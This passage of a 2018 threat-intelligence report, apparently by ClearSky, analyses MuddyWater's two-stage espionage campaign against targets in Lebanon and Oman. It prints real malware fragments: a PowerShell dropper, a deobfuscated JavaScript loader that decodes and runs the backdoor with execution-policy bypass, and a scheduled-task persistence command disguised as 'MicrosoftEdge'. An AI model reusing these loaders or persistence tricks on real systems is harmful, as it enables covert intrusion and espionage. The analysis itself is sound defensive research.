



# **MuddyWater Operations in Lebanon and Oman**

Using an Israeli compromised domain for a two-stage campaign

ClearSky Cyber Security

11/2018

## Table of Contents

Abstract .....	3
Attribution.....	3
TTPs: .....	3
Technical Details.....	5
First Stage Analysis.....	5
Second Stage Analysis .....	10
VBE Deobfuscation .....	10
JavaScript Deobfuscation.....	11
Persistency .....	12
POWERSTATS Deobfuscation.....	12
Conclusions.....	13
Pivot.....	14
Appendix - Indicators of Compromise:.....	15
Macro-embedded Documents:.....	15
Network Indicators: .....	16

# Abstract

MuddyWater is an Iranian high-profile threat actor that's been seen active since 2017. The group is known for espionage campaigns in the Middle East. Over the past year, we've seen the group extensively targeting a wide gamut of entities in various sectors, including Governments, Academy, Crypto-Currency, Telecommunications and the Oil sectors.

MuddyWater has recently been targeting victims likely from Lebanon and Oman, while leveraging **compromised domains, one of which is owned by an Israeli web developer**. The investigation aimed to uncover additional details regarding the compromise vector. Further, we wished to determine the infection vector, which is currently unknown. With that in mind, past experience implies that this might be a two-stage spear-phishing campaign.

In the first stage of the operation the attackers deliver a macro-embedded document. Depending on each sample, the content of document is either a fake resume application, or a letter from the Ministry of Justice in Lebanon or Saudi Arabia. Note that these documents' content is falsely blurred in order to increase the chances of infection. As stated, the obfuscated code used in the campaign was hosted on three compromised domains, including an Israeli domain (pazazta[.]com).

An interesting aspect of this campaign is that the attackers, uncharacteristically to the group, implemented a manual override to the attack process; which in turn provided them with more control over the payload. Moreover, previously the group only executed single-stage attacks; however, this time around they split the course of attack into two stages. Thus, spreading MuddyWater's main PowerShell Backdoor dubbed POWERSTATS in a stealthier method.

Special thanks for the researchers Jacob Soo and Mo Bustami that assisted us.

## Attribution

As MuddyWater has consistently been using POWERSTATS as its main tool, they are relatively easy to distinguish from other actors. Nevertheless, this time we observed a slightly similar but different pattern, depicting conservation of TTPs alongside developing new capabilities.

Our findings corroborate several TTPs changes that were foreseen by other researchers. These assessments were based on leaked test documents attributed to the group, that were observed during the past year. It appears MuddyWater recent efforts to evolve are beginning to bear fruit, as they also added evasion capabilities to their arsenal.

## TTPs:

One of the most noteworthy aspects of MuddyWater's recent transformation is the progression from a single-stage to a **two-stage attack** process.

- 1) **Malicious macro-embedded document used to launch an Excel process** and a PowerShell command as first stage. The group leverages **commands execution via 3<sup>rd</sup> party processes** (e.g. Excel) used not only for POWERSTATS functionality as seen before, but also for first-stage needs - pertaining to downloading the second stage from a certain open-directory.
- 2) Obfuscated source code hosted on compromised domains is retrieved and executed as second stage for POWERSTATS Backdoor propagation. Main source code consists of PowerShell commands and variables. These variables are then divided into multiple layers of obfuscated intertwined encoded **VBScript (VBE), JavaScript and PowerShell code**.

This point is of particular importance, as it is the basis for a new **three-steps backdoor execution mechanism** (this will be further detailed later in the blog).

Moreover, it appears **MuddyWater operators do not cover their tracks** and do not remove their code from these open-directories that are currently accessible and available to everyone.

# Technical Details

## First Stage Analysis

As previously mentioned, the campaign in Lebanon was recently extended to Oman, as additional documents are continually detected. The campaign revolves around several malicious Word documents that pose as either a fake resume application, or a letter from the Ministry of Justice in Lebanon or Saudi Arabia. In each document you may find a deceptive text and message boxes such as “the document has been made in an old version of Microsoft”. This lure method is common and has been in use systematically by MuddyWater, with the purpose of deceiving unsuspecting victims or getting them to click on either “Enable Editing” or “Enable Content” buttons to execute malicious macro.




Figure 1: Blurred resume document showing a deceptive error message.




Figure 2: Blurred document disguised as a letter from the Ministry of Justice in Lebanon




Figure 3: Blurred document disguised as a letter from the Ministry of Justice in Saudi Arabia (target from Oman)

Upon document opening, an authentic but general error message pops up, trying to deceive the victim into thinking that there is an apparent compatibility issue responsible for the blurred text. Simultaneously, the obfuscated macro code that is executed automatically in the background leads to an Excel process execution via an embedded COM object.

Using ViperMonkey<sup>1</sup>, a VBA emulation engine, we managed to de-obfuscate the parts of the malicious macro.

<sup>1</sup> <https://github.com/decalage2/ViperMonkey>

```

77 -----
78 PARSING VBA CODE:
79 Module None
80 Sub Document_Open (): 3 statement(s)
81 Function ms (): 1 statement(s)
82 Function fx1 (): 5 statement(s)
83 Function obj ([in1 as String]): 1 statement(s)
84 Function dec ([in1 as String]): 4 statement(s)
85 Function ndec ([in1]): 1 statement(s)
86 Function odec ([in1]): 1 statement(s)
87 Function adec ([in1]): 1 statement(s)
88 Function lod (): 10 statement(s)
89 -----
90
91 TRACING VBA CODE (entrypoint = Auto*):
92 Recorded Actions:
93 +-----+-----+-----+
94 | Action | Parameters | Description |
95 +-----+-----+-----+
96 | Found Entry Point | document_open | |
97 | GetObject | ['winmgmts:{impersonation | Interesting Function Call
98 | | Level=impersonate}!\\\\.\\ |
99 | | \\root\\default:StdRegProv |
100 | | '] |
101 | CreateObject | ['Excel.Application'] | Interesting Function Call
102 | Run | !ThisWorkbook.e | Interesting Function Call
103 | Display Message | 'The document version is | MsgBox
104 | | not compatible with this |
105 | | word office version' |
106 +-----+-----+-----+
107
108 VBA Builtins Called: ['AddFromString', 'CallByName', 'Chr', 'CreateObject', 'G

```

Figure 4: ViperMonkey summary of recorded actions

According to the highlighted output of the tool, we deduce that the macro code is intended to run when the document is opened, which in turn leads to the creation of an Excel process. This Excel process is immediately used as a parent process for running a PowerShell command.





Figure 5: Logged process tree of first-stage attack (Israeli compromised-server highlighted)


As can be seen in the process tree that is provided by Any.Run sandbox, the PowerShell command leads to **downloading and executing additional PowerShell code derived from certain compromised domains**. Using this method, the attackers have implemented a two-phase attack process, while relying on the need of downloading the main POWERSTATS code from their preferred compromised domains. In this scenario, we encountered several samples downloading the same payload, while few samples downloaded a base64 encoded of the same payload. These files were inserted to an open-directory that is located in each compromised domain several days before the attack occurred. Interestingly, it appears that **MuddyWater operators do not cover their tracks and do not remove their code from these open-directories**.






<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">icon.icon</a>	<u>2018-11-12 09:36</u>	37K	
<a href="#">verified.php</a>	2018-06-13 03:13	1.7K	

Figure 6: 3cbc[.]net open-directory hosting second-stage PowerShell code masquerading as an icon.icon file



<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">icon.png</a>	<u>2018-11-18 16:16</u>	35K	

Figure 7: Israeli domain pazazta[.]com open-directory: second-stage PowerShell code masquerading as an icon.png photo



<a href="#">Name</a>	<a href="#">Last modified</a>	<a href="#">Size</a>	<a href="#">Description</a>
<a href="#">Parent Directory</a>	-		
<a href="#">icon.png</a>	<u>2018-11-25 19:01</u>	47K	
<a href="#">images/</a>	2017-09-07 14:53	-	
<a href="#">scripts/</a>	2017-09-07 14:58	-	

Figure 8: ohe[.]ie open-directory hosting second-stage base64 encoded blob masquerading as an icon.png photo

## Second Stage Analysis

Looking at the additional PowerShell code that is downloaded from the compromised domains, we identified few variables and commands that perform the following actions:

- Saving JavaScript, encoded VBScript (VBE) and PowerShell code respectively to three files.
- Initialization of three-steps backdoor execution mechanism:
  - 1) WScript.exe executes VBE code.
  - 2) CScript.exe executes obfuscated JavaScript code.
  - 3) PowerShell command de-obfuscates and executes POWERSTATS backdoor.
- Using taskkill command to kill Excel's process.

```
10. 0-, ,C0:J1P.3(+0D(2DA.@A,T[25X,-0.1E3=.1<O/QW37M.T;2X:/B31PH.@B0?C,OL2X+--F-8Z/.32?63.*-4[3<
11. BV0RZ2S@32U2DF0I7+>(+QP2941G-3)63A72DJ1G9,;Y.XW2[L1G/18B,7+1GC+R>+QH2941G-3)61FS13P1L4.@M2>
12. (+*81G>13@/QI13I2S1/VT/AR+*Y1=H2+Q/BR36M/=Y+>(3;<1ZU"
13. $js = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($js))
14. Set-Content -Path C:\Windows\Temp\temp.jpg -Value $js -Encoding ASCII
15. $Content = [System.Convert]::FromBase64String($vbs)
16. Set-Content -Path C:\Windows\temp\Windows.vbe -Value $Content -Encoding Byte
17.
18. Set-Content -Path C:\ProgramData\Microsoft.db -Value $code -Encoding ASCII
19. start-process c:\windows\system32\wscript.exe -ArgumentList "C:\Windows\temp\Windows.vbe"
20. taskkill /F /IM EXCEL.exe
```

Figure 9: Second-stage PowerShell code downloaded from the compromised domains

### VBScript Deobfuscation

The base64 encoded VBScript code is saved to a PowerShell variable called \$vbs, then it is decoded and stored in another variable named \$Content. Its value is saved to the following path:

C:\Windows\temp\Windows.vbe

```
$vbs = "I0B+X1hBQUFBQT09L00rQ0QrFTRMf21EY0pxL15EYndPIFV0K15zSipSSSFVfkoxLzFEcndPfkoYbExrXkRid09+Oyk
tdwlieFtXU2QnLVB/OmEtLUQrczJSTndMSkjqVFMsc2xeZCsvgjhbQUE9PV4jfkAA"
```

Source code 1: base64 encoded VBE code found in the compromised domains

```
--> CreateObjzct("Wscript.Shell").Run "cscript /E:jscript C:\\Windows\\Tzmp\\temp.jpg", 0, False
```

Source code 2: base64 decoded VBE code

The decoded VBScript code is responsible for running the obfuscated JavaScript code stored in another file masquerading an image file "temp.jpg". The VBE code is executed using WScript.exe, leading to the JavaScript code execution via CScript.exe. Both Windows Script Host processes are used as a method of executing commands from external files and support various scripting languages.




Figure 10: Second-stage process tree depicting Windows Script Host usage

## JavaScript Deobfuscation

From the second-stage PowerShell code that was downloaded from the compromised domains, an obfuscated JavaScript code is stored in a variable named \$js. Its content decoded and saved in the following path:

C:\Windows\Temp\temp.jpg

Within the above-mentioned three-steps POWERSTATS execution mechanism, the second step consists of running the obfuscated base64 encoded JavaScript. This code snippet leverages the **Winmgmt WMI service** classes **Win32\_Process** and **Win32\_ProcessStartup**.

```
$js = "dmFyIGE9Wyd3Nm5Dc01LQk44TzUnLCdCOE8rd3I5M3dwMDhTakhDbUV3cndybkrVY0tidz[...]"
```

Source code 3: base64 decoded JavaScript code

```
var a=[ 'w6nCsmKBN805' , 'B80+wr93wp08SjHCmEwrwrnDocKbw4[...]'
```

Source code 4: Obfuscated decoded JavaScript code

```
1 var dd = new Date();
2 ss = dd.getTime() / 1000;
3 var cm="";
4 if(Math.round(ss) % 20 == 19){
5     cm="powershell.exe -exec Bypass -c $s=(get-content C:\\\\ProgramData\\\\Microsoft.db);$d = @();$v =
        0;$c = 0;while($c -ne $s.length){$v=($v*52)+([Int32][char]$s[$c]-40);if(((($c+1)%3) -eq
        0){while($v -ne 0){$vv=$v%256;if($vv -gt 0){$d+= [char][Int32]$vv;$v=[Int32]($v/256)}}$c+=1;};[arr
        ay]::Reverse($d);iex([String]::Join('',$d));";
6 } else {
7     cm="cscript /E:jscript C:\\\\Windows\\\\Temp\\\\temp.jpg";
8 }
9 var w32ps= GetObject('winmgmts:').Get('Win32_ProcessStartup');
10 w32ps.SpawnInstance_();
11 w32ps.ShowWindow=0;
12 var rtnCode=GetObject('winmgmts:').Get('Win32_Process').Create(cm,'c:\\\\programdata\\\\',w32ps,null);
```

Figure 11: De-obfuscated JavaScript Code

Thus, a relevant PowerShell process is created for decoding the main obfuscated POWERSTATS backdoor, completing the third step towards running the backdoor. This de-obfuscated JavaScript snippet holds a PowerShell command that is intended to de-obfuscate and execute the PowerShell backdoor that is encapsulated in a C# code. Previously, the obfuscated main backdoor code was stored into a "Microsoft.db" file via the second-stage PowerShell file, which was hosted on one of the compromised domains. The full path of the main obfuscated backdoor code file:

C:\ProgramData\Microsoft.db

In addition, the group uses various techniques in order to **bypass UAC**. As seen in the past, MuddyWater makes use of a tool found in the .NET framework called **csc.exe**, which can be used to compile an executable from C# code. This means that an attacker doesn't necessarily need to download a compiled executable to the target's computer, but can instead download the source code and compile it on the target computer.




Figure 12: PowerShell process de-obfuscates and runs POWERSTATS

## Persistence

Notice that POWERSTATS backdoor maintain the same persistency mechanism with almost every new campaign. It makes use of a **scheduled task named "MicrosoftEdge"** (Scheduled task name may differ from one sample to another) running daily at 12:00 o'clock, which starts the three-steps backdoor's execution mechanism using the following command:

```
"C:\Windows\system32\schtasks.exe" /Create /F /SC DAILY /ST 12:00 /TN MicrosoftEdge /TR "c:\windows\system32\wscript.exe C:\Windows\temp\Windows.vbe"
```

## POWERSTATS Deobfuscation

The POWERSTATS backdoor's code is a multi-layered obfuscated, encoded and compressed blob. As mentioned in the upper section, the latter PowerShell command de-obfuscates the main POWERSTATS backdoor's code, first to a deflated-compressed base64 code. Then, a **decoded and decompressed using an inflate method, but obfuscated PowerShell code snippet is revealed**. Finally, this code is de-obfuscated to the main backdoor code.

```
$code = "-FJ+QM2?@2CQ1AX1G-, < * + VI . XQ / UW - BQ0RZ2 ? C1B91 = C . ER2 [ Z1GD0IH [ . . . ]"
```

Source code 5: Main POWERSTATS backdoor code hosted on the compromised domains as part of the second-stage

```
$(New-Object IO.StreamReader ($(New-Object IO.Compression.DeflateStream ($(New-Object IO.MemoryStream
([IO.Compression.CompressionMode]::Decompress)), [Text.Encoding]::ASCII)).ReadToEnd());
```

Source code 6: Main POWERSTATS backdoor code de-obfuscated by the PowerShell command found inside the JavaScript code snippet

```
&("{2}{0}{3}{1}" -f 'R','aBLE','set-Va','i') ("UW"+("{0}{1}" -f'1r9','P')) ( "
)'x'+]31[dIlleHS$+]1[dIlleHS$ (& | )421]rAhc[, 'Fe5' ecalperC-[...]
```

Source code 7: Main POWERSTATS backdoor code is decoded and decompressed, but still obfuscated

Although we cannot present the full code of the backdoor, we would like to examine part of the backdoor's persistency mechanism. This mechanism involves creating a registry key called "MicrosoftEdge", with a value corresponds to the command that is responsible to initialize the above-mentioned three-steps backdoor's execution mechanism:

